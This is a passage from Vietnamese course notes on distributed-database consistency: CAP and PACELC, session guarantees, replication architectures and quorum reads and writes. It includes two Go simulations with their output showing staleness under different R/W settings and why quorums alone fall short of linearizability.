
2.1. Ba chữ "C" dễ nhầm

- **C trong ACID** (Buổi 21): giao dịch đưa CSDL từ trạng thái hợp lệ sang hợp lệ (bất biến, ràng buộc). Là trách nhiệm của ứng dụng + ràng buộc.
- **I trong ACID, tức mức cô lập**: giao dịch đồng thời trông như thế nào (đọc bẩn, mất cập nhật...). **Serializable** nghĩa là kết quả tương đương *một thứ tự tuần tự nào đó* của các giao dịch, nhưng *không đòi thứ tự ấy khớp thời gian thực*.
- **C trong CAP / nhất quán bản sao**: các bản sao của *một* đối tượng đồng ý với nhau đến đâu, và người đọc thấy gì sau một lần ghi. Đây là chủ đề buổi này.

Linearizable (tuyến tính hóa, Herlihy–Wing 1990) là bảo đảm mạnh nhất cho một đối tượng đơn lẻ: mọi thao tác như xảy ra *tức thời* tại một điểm giữa lúc gọi và lúc trả về, và thứ tự ấy khớp thời gian thực: **một lần đọc bắt đầu sau khi ghi đã trả về thì phải thấy giá trị đó (hoặc mới hơn)**. Linearizable khác serializable: một bên về *một đối tượng + thời gian thực*, một bên về *nhiều đối tượng + thứ tự tuần tự bất kỳ*; có cả hai

gọi là **strict serializable** (các CSDL phân tán như Spanner cố cung cấp nó xuyên nhiều nút và trả bằng độ trễ).

2.2. Phổ từ mạnh đến yếu



Phổ mô hình nhất quán, từ mạnh (đắt, chậm) đến yếu (rẻ, nhanh)

Mô hình	Bảo đảm	Ví dụ ShopGo
Tuyến tính	Như chỉ có một bản; đọc sau ghi (theo thời gian thực) luôn thấy ghi	Trừ tồn kho khi thanh toán; khóa phân tán; "ai là leader"
Tuần tự	Mọi người thấy *cùng một thứ tự*, nhưng có thể lệch so với đồng hồ tường	Nhật ký kiểm toán đọc từ nhiều nơi
Nhân quả	Nếu A là nguyên nhân của B thì ai thấy B phải thấy A trước; ghi không liên quan thì thứ tự tự do	Câu trả lời của người bán không được hiện trước câu hỏi của khách
Theo phiên	Từng *người dùng* không thấy hành vi vô lý về chính mình (mục 2.3)	"Đơn của tôi" hiện đơn vừa đặt

Mô hình	Bảo đảm	Ví dụ ShopGo
Tiền tố nhất quán	Thấy một trạng thái *từng tồn tại*, có thể cũ, không thấy hệ quả mà thiếu nguyên nhân	Replica vật lý PostgreSQL (phát lại đúng thứ tự WAL)
Cuối cùng	Nếu ngừng ghi, mọi bản sao *rồi sẽ* giống nhau; không hứa gì trong lúc đó	Số lượt xem, bộ nhớ đệm, chỉ mục tìm kiếm

Hai điều hay bị bỏ sót. Một: "cuối cùng" **không có đồng hồ**: không nói bao lâu; trong thực tế ta cần một *ngưỡng* (độ cũ tối đa 5 giây, theo dõi bằng độ trễ sao chép). Hai: mức yếu không phải "lỗi", mà là **hợp đồng được chọn có chủ đích**; lỗi là khi sản phẩm cần mức mạnh mà bạn cung cấp mức yếu mà không biết.

2.3. Bốn bảo đảm theo phiên (Terry và cộng sự, 1994)

Đa số khiếu nại "dữ liệu sai" của người dùng không cần linearizable; chúng cần bốn thứ rẻ hơn nhiều, áp dụng cho *một phiên* của một người dùng:

Bảo đảm	Vi phạm trông thế nào	Cách đảm bảo
Đọc-thấy-ghi-của-mình (read-your-writes)	Vừa đặt hàng xong, "Đơn của tôi" trống	Đọc primary sau ghi, dính leader T giây, hoặc vé LSN (mục 6)
Đơn điệu đọc (monotonic reads)	Làm mới trang: thấy 5 đơn, làm mới nữa: thấy 4 (lần đọc sau rơi vào replica trễ hơn)	Ghim một phiên vào một replica, hoặc vé "phiên bản đã thấy"
Đơn điệu ghi (monotonic writes)	Hai ghi liên tiếp của một người bị áp dụng đảo ngược	Hàng đợi tuần tự theo khóa/người; số thứ tự phiên
Ghi-sau-đọc (writes-follow-reads)	Bình luận trả lời hiện ở nơi chưa có bài gốc	Mang theo "phiên bản bài gốc đã thấy" khi ghi (đồng hồ logic, mục 7)

3. CAP và PACELC

3.1. CAP, phát biểu đúng

Eric Brewer đưa ra phỏng đoán năm 2000; Gilbert và Lynch chứng minh năm 2002 với các định nghĩa chặt chẽ. Phát biểu chính xác:

> **Định lý CAP**
> Trong một hệ thống phân tán mà **mạng có thể bị phân vùng**, **không thể** đồng thời bảo đảm: **C** — mọi lần đọc thấy ghi gần nhất (*linearizability*), và **A** — mọi yêu cầu gửi tới một nút **không lỗi** đều nhận được phản hồi (không phải lỗi, không bị treo vô hạn).

Vì sao câu "chọn 2 trong 3" là hiểu sai:

1. **P không phải thứ bạn chọn bỏ.** Phân vùng mạng (hay chỉ một nút chậm hơn timeout) xảy ra bất kể bạn muốn gì. Một hệ thống "CA" thực chất là hệ thống *không chịu phân vùng*, tức chạy trên một nút, hoặc chấp nhận hỏng khi phân vùng xảy ra.
2. **Lựa chọn chỉ xuất hiện *trong lúc* phân vùng.** Khi mạng lành, bạn có cả C lẫn A. CAP không nói gì về lúc bình thường (đó là PACELC, mục 3.2).
3. **C của CAP là linearizability**, không phải "nhất quán" nói chung; **A của CAP là mạnh** hơn "uptime 99,99%": *mọi* nút không lỗi phải trả lời, kể cả nút bị cô lập ở nhóm thiểu số.

4. CAP không nói gì về **độ trễ**, về mô hình yếu hơn linearizable (nhân quả hay "đọc-thấy-ghi-của-mình" *có thể đạt được cả khi phân vùng* nếu thiết kế cẩn thận), hay về phần còn lại của hệ thống.

Tình huống ShopGo: hai trung tâm dữ liệu (Hà Nội, TP.HCM) cùng giữ tồn kho của chiếc điện thoại cuối cùng; cáp quang giữa hai nơi đứt.

	CP: nhất quán hơn khả dụng	AP: khả dụng hơn nhất quán
Hành vi	Nhóm thiểu số (hoặc cả hai) **từ chối** ghi: trả `503`, người dùng thử lại	Cả hai bên **tiếp tục nhận** ghi, hợp nhất khi mạng lành
Kết quả cho chiếc điện thoại cuối	Bán tối đa một lần, nhưng có khách bị từ chối tạm thời	Có thể **bán hai lần** (một ở mỗi bên) và phải xin lỗi/hoàn tiền sau
Phù hợp	Tồn kho khi thanh toán, số dư, khóa, bầu leader	Giỏ hàng, lượt thích, nhật ký hoạt động, hầu hết nội dung đọc
Cơ chế	Quorum đa số, đồng thuận (Raft, Buổi 55), leader duy nhất	Ghi cục bộ + hợp nhất: LWW, vector clock, CRDT (mục 7–8)

3.2. PACELC: phần còn lại 99,9% thời gian

Daniel Abadi (2012) chỉ ra rằng CAP bỏ qua đánh đổi *thường trực* hơn: **nếu có Phân vùng (P) thì chọn Khả dụng (A) hay Nhất quán (C); Else (E, khi bình thường) thì chọn Độ trễ (L) hay Nhất quán (C)**. Lý do vật lý: để nhất quán mạnh giữa các bản sao, ghi phải *đợi ít nhất một vòng đi-về* tới bản sao khác (Buổi 40: cùng trung tâm ~0,5 ms, giữa châu lục 100–200 ms). Tức là **không có bữa trưa miễn phí ngay cả khi mạng hoàn hảo**: nhất quán mạnh hơn = ghi chậm hơn (mô phỏng ở mục 5 sẽ đo con số này).

Điểm quan trọng khi áp dụng: PACELC mô tả **một núm vặn theo từng thao tác**, không phải nhãn gắn cho một sản phẩm. Với cùng một PostgreSQL: đọc từ replica bất đồng bộ là chọn EL (nhanh, có thể cũ); `synchronous_commit = remote_apply` là chọn EC (chậm hơn, đọc replica thấy ngay). Kiểu Dynamo/Cassandra mặc định thiên PA/EL; hệ dựa trên đồng thuận (etcd, Spanner) thiên PC/EC. Hãy đọc tài liệu của từng hệ để biết *các núm vặn có sẵn*, thay vì nhớ nhãn.

4. Ba kiến trúc nhân bản

4.1. Leader–follower (primary–replica)

Mọi ghi đi qua **một** leader; leader gửi **nhật ký thay đổi** (WAL vật lý, hoặc nhật ký logic theo dòng) cho follower, follower áp dụng theo đúng thứ tự. Một thứ tự ghi duy nhất nên **không có xung đột ghi**, đó là lý do đây là mặc định của hầu hết hệ thống. Điểm quyết định là **khi nào leader trả lời client**:

Chế độ (PostgreSQL)	Leader trả lời khi...	Đánh đổi
`off`	ghi WAL vào bộ nhớ (chưa flush)	Nhanh nhất; sập có thể mất vài giao dịch cuối, vẫn không hỏng dữ liệu
`local`	WAL đã flush đĩa **cục bộ**	Không chờ replica; RPO > 0 nếu mất cả máy
`remote_write`	standby đã nhận và ghi WAL vào hệ điều hành	Sống sót nếu tiến trình standby chết, không chắc nếu cả máy standby mất điện
`on` (mặc định)	standby đã **flush** WAL ra đĩa	RPO = 0 với standby đồng bộ; thêm một vòng mạng + fsync
`remote_apply`	standby đã **áp dụng** (replay)	Đọc standby thấy ngay (Buổi 36), chậm nhất

Các mức `remote_*`/`on` chỉ chờ standby khi `synchronous_standby_names` khác rỗng. Cấu hình `ANY 1 (s1, s2)` (quorum commit) là **bán đồng bộ**: chờ *một trong hai* replica, nên một replica chết hay chậm không làm treo ghi, mà vẫn không mất ghi khi leader sập nếu chọn lại đúng replica (mô phỏng ở mục 9). Đồng bộ với *đúng một* standby thì standby đó chết là ghi treo; bất đồng bộ hoàn toàn thì RPO > 0.

Hạn chế cơ bản: leader là điểm nghẽn ghi (Buổi 54 giải quyết bằng phân mảnh); đọc từ follower thì cũ (mục 6); và khi leader chết phải bầu leader mới (mục 9).

4.2. Nhiều leader (multi-leader)

Mỗi vùng/thiết bị có leader riêng nhận ghi cục bộ, rồi các leader sao chép cho nhau (bất đồng bộ). Dùng khi: **nhiều vùng địa lý** muốn ghi độ trễ thấp tại chỗ; **ứng dụng offline** (ghi chú trên điện thoại đồng bộ sau); **soạn thảo cộng tác**. Cái giá: **xung đột ghi là chuyện thường**, hai người sửa cùng một bản ghi ở hai vùng cùng lúc, và phát hiện ra chỉ sau khi đã nhận ghi. Còn có vấn đề **nhân quả** trong cấu trúc nhiều đỉnh (cập nhật tới trước bản chèn nó tham chiếu) và các ràng buộc toàn cục (UNIQUE, khóa ngoại) không thi hành được. Khuyến nghị cho ShopGo: **không** dùng nhiều leader cho đơn hàng/tồn kho; nếu cần đa vùng, *gán mỗi khóa cho một vùng nhà* (đơn của khách ở vùng X luôn ghi ở X) để triệt tiêu xung đột.

4.3. Không leader (leaderless, kiểu Dynamo)


Bài báo Dynamo (Amazon, 2007) và Cassandra/Riak sau nó: client (hoặc nút điều phối) gửi ghi tới **nhiều** bản sao và chờ **W** xác nhận; đọc hỏi **R** bản sao và lấy phiên bản mới nhất. Ba cơ chế sửa chữa để các bản sao hội tụ: **read repair** (đọc thấy bản sao cũ thì ghi lại bản mới), **anti-entropy** (tiến trình nền so sánh bằng cây Merkle rồi đồng bộ), **hinted handoff** (nút thay thế giữ hộ ghi cho nút đang chết và trả lại khi nó sống lại). Không có điểm chết đơn, không có failover, độ khả dụng ghi cao; đổi lại, **không có thứ tự ghi duy nhất**, nên cần đồng hồ logic và quy tắc giải quyết xung đột (mục 7–8).

	Leader–follower	Nhiều leader	Không leader
Ghi vào	Một nút	Leader của vùng	Bất kỳ W trong N bản sao
Xung đột ghi	Không	Có, khó	Có, khó
Khi một nút chết	Failover (có RTO)	Vùng khác tiếp tục	Gần như không thấy
Nhất quán mặc định	Mạnh trên leader, cũ trên follower	Cuối cùng	Cuối cùng (điều chỉnh bằng R, W)
Độ phức tạp ứng dụng	Thấp	Cao	Cao

5. Quorum: N, R, W

5.1. Vì sao R + W > N

Một giá trị được lưu trên **N** bản sao. Ghi thành công khi **W** bản xác nhận; đọc hỏi **R** bản và lấy phiên bản lớn nhất. Nếu **R + W > N** thì tập W nút đã ghi và tập R nút được đọc **luôn có ít nhất một nút chung**: người đọc luôn gặp ít nhất một bản sao có ghi mới. (Lập luận ngăn kéo: W + R > N thì hai tập không thể rời nhau.) Cấu hình hay gặp với N=3: **R=2, W=2** (chịu mất 1 nút cho cả đọc lẫn ghi), **R=1, W=3** (đọc nhanh, ghi cần đủ cả ba), **R=3, W=1** (ghi nhanh, đọc cần đủ ba).



Quorum N=3, W=2, R=2: tập ghi {A,B} và tập đọc {B,C} giao nhau ở B

Ghi chịu được mất tối đa **N − W** nút, đọc chịu được mất tối đa **N − R** nút; hai con số này là *độ khả dụng* mua được. W lớn: ghi chậm và kém khả dụng, đọc dễ hơn; R lớn: ngược lại. Đây chính là PACELC dưới dạng hai số nguyên.

5.2. Thực nghiệm: đo độ cũ khi thay R và W

Chương trình sau mô phỏng đúng cơ chế trên với **đồng hồ ảo**: độ trễ một chiều của mỗi thông điệp là 1 ms + phân phối mũ trung bình 4 ms (có đuôi dài). Mỗi lần thử: mọi nút đang giữ `v1`; client ghi `v2`, được xác nhận khi đủ W; rồi *ngay sau đó* (hoặc sau 10 ms) một lần đọc hỏi cả ba nút và chỉ chờ R phản hồi đầu tiên. Đếm số lần đọc trả `v1` (cũ) dù ghi đã được xác nhận. Kịch bản C cho một nút chết.

```
// Mô phỏng kho khóa-giá trị nhân bản N=3, quorum R/W điều chỉnh được.
// Đồng hồ ảo (mili-giây), độ trễ mạng lấy từ bộ sinh số có hạt giống cố định => đầu ra xác định.
package main

import (
    "fmt"
    "math/rand/v2"
    "sort"
)

const N = 3

// delay: độ trễ một chiều ~ 1 ms + phân phối mũ trung bình 4 ms (có đuôi dài).
func delay(r *rand.Rand) float64 { return 1 + r.ExpFloat64()*4 }

type result struct {
    wOK, rOK       int // số lần ghi/đọc thành công (đủ nút sống để lập quorum)
    stale          int // số lần đọc trả phiên bản CŨ dù ghi đã được xác nhận
    wLat, rLat     float64
    trials, sample int
}

// trial mô phỏng 1 lần ghi v2 (mọi nút đang giữ v1), rồi 1 lần đọc bắt đầu sau khi ghi
// được xác nhận `gap` ms. dead[i]=true: nút i chết (không nhận gói tin nào).
func trial(r *rand.Rand, R, W int, gap float64, dead [N]bool) (
    wOK, rOK, stale bool, wl, rl float64) {
    var apply, ack [N]float64
    var acks []float64
    for i := 0; i < N; i++ {
        d1, d2 := delay(r), delay(r)
        apply[i], ack[i] = d1, d1+d2 // nút áp dụng lúc d1; xác nhận về tới lúc d1+d2
        if !dead[i] {
            acks = append(acks, ack[i])
```

```
        }
    }
    if len(acks) < W {
        return false, false, false, 0, 0 // không đủ nút để lập quorum ghi
    }
    sort.Float64s(acks)
    tAck := acks[W-1] // ghi được xác nhận khi đủ W xác nhận
    type reply struct{ at, ver float64 }
    var reps []reply
    for i := 0; i < N; i++ {
        q, p := delay(r), delay(r) // yêu cầu đọc tới nút lúc tAck+gap+q
        if dead[i] {
            continue
        }
        ver := 1.0
        if apply[i] <= tAck+gap+q { // nút đã áp dụng v2 trước khi yêu cầu đọc tới
            ver = 2
        }
        reps = append(reps, reply{q + p, ver})
    }
    if len(reps) < R {
        return true, false, false, tAck, 0
    }
    sort.Slice(reps, func(a, b int) bool { return reps[a].at < reps[b].at })
    best := 0.0
    for _, x := range reps[:R] { // chỉ chờ R phản hồi đầu tiên, lấy phiên bản cao nhất
        best = max(best, x.ver)
    }
    return true, true, best < 2, tAck, reps[R-1].at
}

func run(R, W int, gap float64, dead [N]bool) result {
    r := rand.New(rand.NewPCG(7, 42))
    var res result
    res.trials = 20000
    for k := 0; k < res.trials; k++ {
        wok, rok, st, wl, rl := trial(r, R, W, gap, dead)
        if wok {
            res.wOK++
            res.wLat += wl
        }
        if rok {
            res.rOK++
            res.rLat += rl
            if st {
                res.stale++
            }
        }
    }
    return res
}

func main() {
    cfgs := [][2]int{{1, 1}, {1, 2}, {2, 1}, {2, 2}, {1, 3}, {3, 1}}
    for _, sc := range []struct {
        title string
        gap   float64
        dead  [N]bool
    }{
        {"A. Cả 3 nút sống, đọc NGAY khi ghi được xác nhận", 0, [N]bool{}},
        {"B. Cả 3 nút sống, đọc sau khi ghi được xác nhận 10 ms", 10, [N]bool{}},
        {"C. Nút 3 chết, đọc ngay sau xác nhận", 0, [N]bool{false, false, true}},
    } {
        fmt.Println(sc.title)
        fmt.Println("  R W R+W>N  ghi_ok  đọc_ok  đọc_cũ  ghi_ms  đọc_ms")
        for _, c := range cfgs {
            R, W := c[0], c[1]
            x := run(R, W, sc.gap, sc.dead)
            pct := func(a int) float64 { return 100 * float64(a) / float64(x.trials) }
            stale, wl, rl := 0.0, 0.0, 0.0
            if x.rOK > 0 {
                stale, rl = 100*float64(x.stale)/float64(x.rOK), x.rLat/float64(x.rOK)
```

```
            }
            if x.wOK > 0 {
                wl = x.wLat / float64(x.wOK)
            }
            fmt.Printf("  %d %d %-6v %6.1f%% %6.1f%% %6.2f%% %7.1f %7.1f\n",
                R, W, R+W > N, pct(x.wOK), pct(x.rOK), stale, wl, rl)
        }
    }
}
```

```
A. Cả 3 nút sống, đọc NGAY khi ghi được xác nhận
  R W R+W>N  ghi_ok  đọc_ok  đọc_cũ  ghi_ms  đọc_ms
  1 1 false   100.0%  100.0%  14.71%     5.9     5.9
  1 2 false   100.0%  100.0%   5.18%     9.4     5.9
  2 1 false   100.0%  100.0%   1.39%     5.9     9.3
  2 2 true    100.0%  100.0%   0.00%     9.4     9.3
  1 3 true    100.0%  100.0%   0.00%    14.9     5.9
  3 1 true    100.0%  100.0%   0.00%     5.9    14.9
B. Cả 3 nút sống, đọc sau khi ghi được xác nhận 10 ms
  R W R+W>N  ghi_ok  đọc_ok  đọc_cũ  ghi_ms  đọc_ms
  1 1 false   100.0%  100.0%   1.18%     5.9     5.9
  1 2 false   100.0%  100.0%   0.47%     9.4     5.9
  2 1 false   100.0%  100.0%   0.01%     5.9     9.3
  2 2 true    100.0%  100.0%   0.00%     9.4     9.3
  1 3 true    100.0%  100.0%   0.00%    14.9     5.9
  3 1 true    100.0%  100.0%   0.00%     5.9    14.9
C. Nút 3 chết, đọc ngay sau xác nhận
  R W R+W>N  ghi_ok  đọc_ok  đọc_cũ  ghi_ms  đọc_ms
  1 1 false   100.0%  100.0%   9.29%     7.1     7.0
  1 2 false   100.0%  100.0%   0.00%    13.1     7.0
  2 1 false   100.0%  100.0%   0.00%     7.1    13.1
  2 2 true    100.0%  100.0%   0.00%    13.1    13.1
  1 3 true      0.0%    0.0%   0.00%     0.0     0.0
  3 1 true    100.0%    0.0%   0.00%     7.1     0.0
```

Đọc kết quả:

1. **R + W ≤ N cho đọc cũ.** Kịch bản A: `R=1,W=1` cũ **14,71%**; `R=1,W=2` cũ 5,18%; `R=2,W=1` cũ 1,39%. Khi **R + W > N** (`2/2`, `1/3`, `3/1`) cũ đúng **0,00%**, không phải "hiếm", mà là *không bao giờ*: bất biến giao nhau.
2. **Cửa sổ cũ đóng dần theo thời gian**: đọc trễ 10 ms sau xác nhận (kịch bản B) còn 1,18%, 0,47%, 0,01%. Đây là bản chất của "nhất quán cuối cùng": nó *có* hội tụ, chỉ là bạn phải biết cửa sổ rộng bao nhiêu.
3. **Nhất quán mua bằng độ trễ** (PACELC): `W=1` ghi ~5,9 ms, `W=2` ~9,4 ms, `W=3` ~14,9 ms; chờ nút chậm thứ hai/thứ ba chính là phần cộng thêm. Đọc tương tự theo R.
4. **Khi một nút chết (kịch bản C)**: `R=2,W=2` vẫn đọc 100%, ghi 100%, mới 100%. `R=1,W=3` **ghi thất bại 100%** (không đủ ba nút) nên không có lần đọc nào (cột đọc_ok 0%); `R=3,W=1` ghi được nhưng **đọc thất bại 100%**. Hai cấu hình này đúng về nhất quán nhưng mất khả dụng, đúng như CAP. Lưu ý `R=1,W=2` và `R=2,W=1` đều cũ 0,00% ở kịch bản C *không phải* vì R+W>N (3 không lớn hơn 3) mà vì chỉ còn hai nút sống: `W=2` buộc cả hai nút sống đã nhận trước khi xác nhận, còn `R=2` buộc người đọc nghe cả hai. Đó là hệ quả của việc N hiệu dụng giảm còn 2, đừng dựa vào nó.

5.3. Vì sao R + W > N *vẫn chưa* là linearizability

Quorum giao nhau bảo đảm *mỗi lần đọc sau một ghi đã xác nhận thấy ghi đó*. Nhưng linearizability còn đòi những thứ khác. Chương trình sau dùng bộ lập lịch sự kiện rời rạc (mọi độ trễ ghi rõ, **không ngẫu nhiên**) để dựng hai kịch bản kinh điển:

1. **Ghi dở dang + hai lần đọc nối tiếp**: ghi `v2` mới tới A (5 ms), tới B (40 ms), tới C (50 ms), chưa đủ W nên chưa xác nhận. Đọc #1 gặp {A, B} và thấy `v2`; đọc #2 *bắt đầu sau khi đọc #1 đã trả về* nhưng gặp {B, C} và thấy `v1`. Thời gian "chạy lùi": **vi phạm linearizability dù R+W>N**. Cách sửa (thuật toán ABD, Attiya–

Bar-Noy–Dolev): người đọc **ghi ngược** giá trị mới nhất vào quorum rồi mới trả lời (*read repair đồng bộ*), tốn thêm một vòng.

2. **Sloppy quorum**: khi các nút "nhà" của khóa không liên lạc được, nút điều phối chấp nhận ghi vào **nút thay thế** và nhớ "gợi ý" để trả lại sau (hinted handoff). Ghi vẫn "thành công" với W=2, nhưng quorum đọc ở các nút nhà **không giao** với nơi ghi: đọc cũ dù R+W>N, cho đến khi handoff xong. Đây là lựa chọn AP thuần túy: tăng khả dụng ghi, bỏ bảo đảm giao nhau.

```
// Hai kịch bản XÁC ĐỊNH (không ngẫu nhiên, mọi độ trễ ghi rõ, đồng hồ ảo tính bằng ms)
// cho thấy quorum R+W>N chưa đủ cho linearizability.
package main

import (
    "fmt"
    "sort"
)

// rep: một bản sao, lưu các sự kiện "áp dụng phiên bản v lúc thời điểm t".
type rep struct{ ev [][2]int }

func (r *rep) ver(t int) int { // phiên bản bản sao đang giữ tại thời điểm t (mặc định v1)
    v := 1
    for _, e := range r.ev {
        if e[0] <= t {
            v = max(v, e[1])
        }
    }
    return v
}

// read: gửi yêu cầu tới cả 3 nút, chờ R=2 phản hồi đầu tiên, trả phiên bản cao nhất.
// repair=true: ghi ngược giá trị đó vào hai nút đã trả lời, chờ xác nhận (+2 ms) rồi mới trả về.
func read(reps map[string]*rep, start int, req, rsp map[string]int, repair bool) (best, end int) {
    type reply struct {
        n     string
        at, v int
    }
    var rs []reply
    for n, r := range reps {
        rs = append(rs, reply{n, start + req[n] + rsp[n], r.ver(start + req[n])})
    }
    sort.Slice(rs, func(i, j int) bool { return rs[i].at < rs[j].at })
    best, end = max(rs[0].v, rs[1].v), rs[1].at
    if repair {
        for _, x := range rs[:2] {
            reps[x.n].ev = append(reps[x.n].ev, [2]int{end + 1, best})
        }
        end += 2
    }
    return
}

func scenario1(repair bool) (r1, r2, t1 int) {
    // Ghi v2 (chưa đủ W nên chưa xác nhận) tới A lúc 5 ms, B lúc 40 ms, C lúc 50 ms.
    reps := map[string]*rep{"A": {[][2]int{{5, 2}}}, "B": {[][2]int{{40, 2}}},
        "C": {[][2]int{{50, 2}}}}
    ms := func(a, b, c int) map[string]int { return map[string]int{"A": a, "B": b, "C": c} }
    r1, t1 = read(reps, 10, ms(1, 1, 1), ms(1, 2, 9), repair)
    // Đọc #2 chỉ bắt đầu SAU KHI đọc #1 đã trả về; lần này nút A chậm.
    r2, _ = read(reps, t1, ms(30, 1, 1), ms(30, 1, 2), repair)
    return
}

// Cluster: sloppy quorum + hinted handoff. Nhà của khóa: A,B,C; D là nút thay thế.
type Cluster struct {
    data map[string]int
    hint map[string]string // nút thay thế -> nút nhà mà nó giữ hộ
```

```
}

// Write ghi v2 vào các nút liên lạc được. Quorum chặt chỉ tính nút nhà;
// sloppy tính cả D và để lại gợi ý.
func (c *Cluster) Write(w int, reach map[string]bool, sloppy bool) bool {
    acks, missing := 0, ""
    for _, n := range []string{"A", "B", "C"} {
        if reach[n] {
            c.data[n] = 2
            acks++
        } else if missing == "" {
            missing = n
        }
    }
    if acks < w && sloppy && reach["D"] {
        c.data["D"], c.hint["D"] = 2, missing
        acks++
    }
    return acks >= w
}

func (c *Cluster) Handoff() { // nút nhà quay lại: nút thay thế trả giá trị về
    for stand, home := range c.hint {
        c.data[home] = max(c.data[home], c.data[stand])
        delete(c.hint, stand)
    }
}

func main() {
    fmt.Println("--- 1. N=3, R=W=2 (R+W>N), ghi v2 đang dở: hai lần đọc nối tiếp ---")
    for _, rp := range []bool{false, true} {
        a, b, t := scenario1(rp)
        fmt.Printf("read repair=%-5v: đọc#1 -> v%d (xong lúc %2d ms), đọc#2 (sau đó) -> v%d"+
            " | đảo ngược mới->cũ: %v\n",
            rp, a, t, b, b < a)
    }
    fmt.Println("--- 2. Sloppy quorum + hinted handoff (điều phối viên chỉ thấy A và D) ---")
    for _, sloppy := range []bool{false, true} {
        c := &Cluster{map[string]int{"A": 1, "B": 1, "C": 1}, map[string]string{}}
        ok := c.Write(2, map[string]bool{"A": true, "D": true}, sloppy)
        fmt.Printf("sloppy=%-5v: ghi W=2 thành công=%-5v", sloppy, ok)
        if ok { // phân vùng lành; đọc R=2 từ B,C TRƯỚC khi D kịp trả gợi ý
            fmt.Printf(" | đọc R=2 từ B,C -> v%d", max(c.data["B"], c.data["C"]))
            c.Handoff()
            fmt.Printf(" | sau handoff -> v%d", max(c.data["B"], c.data["C"]))
        }
        fmt.Println()
    }
}
```

```
--- 1. N=3, R=W=2 (R+W>N), ghi v2 đang dở: hai lần đọc nối tiếp ---
read repair=false: đọc#1 -> v2 (xong lúc 13 ms), đọc#2 (sau đó) -> v1 | đảo ngược mới->cũ: true
read repair=true : đọc#1 -> v2 (xong lúc 15 ms), đọc#2 (sau đó) -> v2 | đảo ngược mới->cũ: false
--- 2. Sloppy quorum + hinted handoff (điều phối viên chỉ thấy A và D) ---
sloppy=false: ghi W=2 thành công=false
sloppy=true : ghi W=2 thành công=true  | đọc R=2 từ B,C -> v1 | sau handoff -> v2
```

